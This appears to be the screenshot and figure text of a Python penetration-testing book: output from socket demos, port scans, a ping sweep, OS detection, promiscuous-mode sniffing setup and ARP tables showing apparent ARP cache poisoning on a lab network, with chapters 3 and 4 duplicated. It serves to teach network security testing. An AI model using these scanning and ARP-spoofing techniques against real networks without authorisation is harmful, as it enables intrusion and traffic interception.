

Chapter 1: Python with Penetration Testing and Network king


```
G:\Python\Networking>python server1.py
<'192.168.0.11', 1789> Now Connected

G:\Python\Networking>
```

```
C:\> Command Prompt
```

```
C:\net1>client1.py
Thank you for connecting

C:\net1>
```



```
G:\Python\Networking>python server2.py
<'192.168.0.11', 1791> Now Connected
<'192.168.0.11', 1792> Now Connected
<'192.168.0.11', 1793> Now Connected
```

CA Command Prompt

```
C:\net1>client1.py
Thank you for connecting

C:\net1>client1.py
Thank you for connecting

C:\net1>client1.py
Thank you for connecting

C:\net1>client1.py
Thank you for connecting

C:\net1>
```

CA C:\Windows\system32\cmd.exe

```
G:\Project Snake\Chapter 1\First Chapter\programs>python server3.py
connected by <'192.168.0.11', 1796>

G:\Project Snake\Chapter 1\First Chapter\programs>
```

CA Command Prompt

```
C:\net1>client3.py
Number of Bytes 6
Thanks-----
C:\net1>
```

```
G:\Project Snake\Chapter 1\First Chapter\programs>python udp1.py
received from ('192.168.0.11', 1814)
obtained hello all
```

```
G:\Project Snake\Chapter 1\First Chapter\programs>
```

CA: Command Prompt

```
C:\net1>python udp2.py
9
```

```
C:\net1>
```

CA: C:\Windows\system32\cmd.exe

```
G:\Project Snake\Chapter 1\First Chapter\programs>python udptime1.py
Traceback (most recent call last):
  File "udptime1.py", line 7, in <module>
    data, addr = s.recvfrom(1024)
socket.timeout: timed out
```

```
G:\Project Snake\Chapter 1\First Chapter\programs>
```

CA: C:\Windows\system32\cmd.exe

```
G:\Project Snake\Chapter 1\First Chapter\programs>python udptime2.py
Client not connected
```

```
G:\Project Snake\Chapter 1\First Chapter\programs>
```

CA: C:\Windows\system32\cmd.exe

```
G:\Project Snake\Chapter 1\First Chapter\programs>python connect_ex.py
22 : 10061
23 : 10061
80 : 0
912 : 0
135 : 0
445 : 0
20 : 10061
```

```
G:\Project Snake\Chapter 1\First Chapter\programs>
```

C:\Windows\system32\cmd.exe

G:\Project Snake\Chapter 1\First Chapter\programs>python getadd1.py

Family : AF_INET
Type : SOCK_STREAM
Protocol : IPPROTO_IP
Canonical name:



Socket address: <'14.139.242.100', 80>



Family : AF_INET
Type : SOCK_STREAM
Protocol : IPPROTO_IP
Canonical name:

Socket address: <'220.227.15.47', 80>

G:\Project Snake\Chapter 1\First Chapter\programs>

Chapter 2: Scanning Pentesting





```
root@Mohit[Raj]:/2nd_edition/network_scanning
File Edit View Search Terminal Help
root@Mohit[Raj]:/2nd_edition/network_scanning#
root@Mohit[Raj]:/2nd_edition/network_scanning# python ping_sweep_send_rec.py
Enter the Network Address 192.168.0.0
Enter the Starting Number 1
Enter the Last Number 254
S.no   IP
001   192.168.0.1
002   192.168.0.2
021   192.168.0.21
022   192.168.0.22
024   192.168.0.24
Time taken 0:00:11.217894
root@Mohit[Raj]:/2nd_edition/network_scanning#
```

```
C:\Windows\System32\cmd.exe
K:\Book_projects\Project Snake 2nd\Chapter2_scanning>python OS_detection.py 192.168.0.3
Open ports  Description
22 --- --> ssh
53 --- --> domain
80 --- --> http
111 --- --> rpcbind
443 --- --> https
3306 --- --> mysql
8443 --- --> https-alt

-----OS detail-----
Details about the scanned host are:      ['cpe:/o:linux:linux_kernel:2.6']
Operating system family is:             Linux
Type of OS is:                          general purpose
Generation of Operating System :        2.6.X
Operating System Vendor is:             Linux
Accuracy of detection is:               100

K:\Book_projects\Project Snake 2nd\Chapter2_scanning>python OS_detection.py 192.168.0.129
Open ports  Description
22 --- --> ssh
80 --- --> http

-----OS detail-----
Details about the scanned host are:      ['cpe:/o:linux:linux_kernel:3']
Operating system family is:             Linux
Type of OS is:                          general purpose
Generation of Operating System :        3.X
Operating System Vendor is:             Linux
Accuracy of detection is:               100

K:\Book_projects\Project Snake 2nd\Chapter2_scanning>
```

```
C:\Windows\System32\cmd.exe
K:\Book_projects\Project Snake 2nd\Chapter2_scanning>python OS_detection.py 192.168.0.130
Open ports  Description
135 --- --> msrpc
139 --- --> netbios-ssn
445 --- --> microsoft-ds
3

-----OS detail-----

Details about the scanned host are:      ['cpe:/o:microsoft:windows_xp::sp2', 'cpe:/o:microsoft:windows_xp::sp3']
Operating system family is:             Windows
Type of OS is:                          general purpose
Generation of Operating System :        XP
Operating System Vendor is:             Microsoft
Accuracy of detection is:               100

K:\Book_projects\Project Snake 2nd\Chapter2_scanning>python OS_detection.py 192.168.0.1
Open ports  Description
135 --- --> msrpc
139 --- --> netbios-ssn
445 --- --> microsoft-ds
902 --- --> iss-realsecure
912 --- --> apex-mesh
5357 --- --> wsdapi
4

-----OS detail-----



Details about the scanned host are:      ['cpe:/o:microsoft:windows_10']
Operating system family is:             Windows
Type of OS is:                          general purpose
Generation of Operating System :        10
Operating System Vendor is:             Microsoft
Accuracy of detection is:               100


K:\Book_projects\Project Snake 2nd\Chapter2_scanning>
```



```
port.txt - Notepad
File Edit Format View Help
1 : : Port Service Multiplexer (: MUX) official
2 : : CompressNET[5] Management Utility[6] official
3 : : CompressNET[5] Compression Process[7] official
4 : : Unassigned official
5 : : Remote Job Entry official
6 : : Unassigned official
7 : : Echo Protocol official
8 : : Unassigned official
9 : : Discard Protocol official
9 : : Wake-on-LAN Unofficial
10 : : Unassigned official
11 : : Active Users (systat service)[8][9] official
12 : : Unassigned official
13 : : Daytime Protocol (RFC 867) official
14 : : Unassigned official
15 : : Previously netstat service[8] Unofficial
16 : : Unassigned official
17 : : Quote of the Day official
18 : : Message Send Protocol official
19 : : Character Generator Protocol (CHARGEN) official
20 : : FTP data transfer official
21 : : , SCTP : FTP control (command) official
22 : : , SCTP : Secure Shell (SSH)-used for secure login
23 : : Telnet protocol-unencrypted text communications Official
24 : : Priv-mail : any private mail system. official
25 : : Simple Mail Transfer Protocol (SMTP)-used for e-mail rou
26 : : Unassigned official
27 : : NSW User System FE official
29 : : MSG ICP official
33 : : Display Support Protocol official
35 : : Any private printer server protocol official
37 : : TIME protocol official
39 : : Resource Location Protocol[10] (RLP)-used for determinir
40 : : Unassigned official
```

Chapter 3: Sniffing and Penetration Testing






```

root@Mohit|Raj:~/Desktop# ifconfig eth0 promisc
root@Mohit|Raj:~/Desktop# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:4f:8e:35
          inet addr:192.168.0.10  Bcast:192.168.0.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe4f:8e35/64  Scope:Link
          UP BROADCAST RUNNING PROMISC MULTICAST  MTU:1500  Metric:1
          RX packets:7368  errors:0  dropped:0  overruns:0  frame:0
          TX packets:1549  errors:0  dropped:0  overruns:0  carrier:0
          collisions:0  txqueuelen:1000
          RX bytes:2335440 (2.2 MiB)  TX bytes:178854 (174.6 KiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128  Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:652  errors:0  dropped:0  overruns:0  frame:0
          TX packets:652  errors:0  dropped:0  overruns:0  carrier:0
          collisions:0  txqueuelen:0
          RX bytes:39144 (38.2 KiB)  TX bytes:39144 (38.2 KiB)

root@Mohit|Raj:~/Desktop#

```



```

0... .. = Congestion window Reduced (CWR):
.0.. .. = ECN-Echo:
..0. .. = Urgent:
...0 .. = Acknowledgement:
.... 0... = Push: |
.... .0.. = Reset:
+ .... ..1. = Syn:
.... ...0 = Fin:
. .... .

```


```

C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\Mohit>arp -a

Interface: 10.0.0.11 --- 0xe
Internet Address      Physical Address      Type
10.0.0.1              20-4e-7f-ac-e6-5c   dynamic
10.0.0.255           ff-ff-ff-ff-ff-ff   static

```



```
C:\Documents and Settings\Mohit>arp -a
Interface: 192.168.0.11 --- 0x2
  Internet Address      Physical Address      Type
  192.168.0.1          00-50-56-c0-00-08    dynamic
  192.168.0.128        00-50-56-fb-9a-61    dynamic



C:\Documents and Settings\Mohit>arp -a
Interface: 192.168.0.11 --- 0x2
  Internet Address      Physical Address      Type
  192.168.0.1          00-0c-29-4f-8e-35    dynamic
```


```
Interface: 192.168.0.1 --- 0x17
  Internet Address      Physical Address      Type
  192.168.0.10         00-0c-29-4f-8e-35    dynamic
  192.168.0.11         00-0c-29-4f-8e-35    dynamic
  192.168.0.255        ff-ff-ff-ff-ff-ff    static
  224.0.0.22           01-00-5e-00-00-16    static
  224.0.0.252         01-00-5e-00-00-fc    static
  239.255.255.250      01-00-5e-7f-ff-fa    static

C:\Users\Mohit>
```

192.168.0.10	192.168.0.3	TCP	60 1024+80 [SYN] Seq=0 win=8192 Len=0
192.168.0.3	192.168.0.10	TCP	60 80+1024 [SYN, ACK] Seq=0 Ack=1 win=
192.168.0.10	192.168.0.3	TCP	60 1024+80 [RST] Seq=1 win=0 Len=0

Chapter 4: Sniffing and Penetration Testing






```

root@Mohit|Raj:~/Desktop# ifconfig eth0 promisc
root@Mohit|Raj:~/Desktop# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:4f:8e:35
          inet addr:192.168.0.10  Bcast:192.168.0.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe4f:8e35/64  Scope:Link
          UP BROADCAST RUNNING PROMISC MULTICAST  MTU:1500  Metric:1
          RX packets:7368 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1549 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2335440 (2.2 MiB)  TX bytes:178854 (174.6 KiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128  Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:652 errors:0 dropped:0 overruns:0 frame:0
          TX packets:652 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:39144 (38.2 KiB)  TX bytes:39144 (38.2 KiB)

root@Mohit|Raj:~/Desktop# █

```



```

0... .. = Congestion window Reduced (CWR):
.0.. .. = ECN-Echo:
..0. .. = Urgent:
...0 ... = Acknowledgement:
.... 0... = Push: |
.... .0.. = Reset:
+ .... ..1. = Syn:
.... ...0 = Fin:
. . . . .

```


```

C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\Mohit>arp -a

Interface: 10.0.0.11 --- 0xe
Internet Address      Physical Address      Type
10.0.0.1              20-4e-7f-ac-e6-5c   dynamic
10.0.0.255           ff-ff-ff-ff-ff-ff   static

```

```
C:\Documents and Settings\Mohit>arp -a
Interface: 192.168.0.11 --- 0x2
  Internet Address      Physical Address      Type
  192.168.0.1          00-50-56-c0-00-08    dynamic
  192.168.0.128        00-50-56-fb-9a-61    dynamic

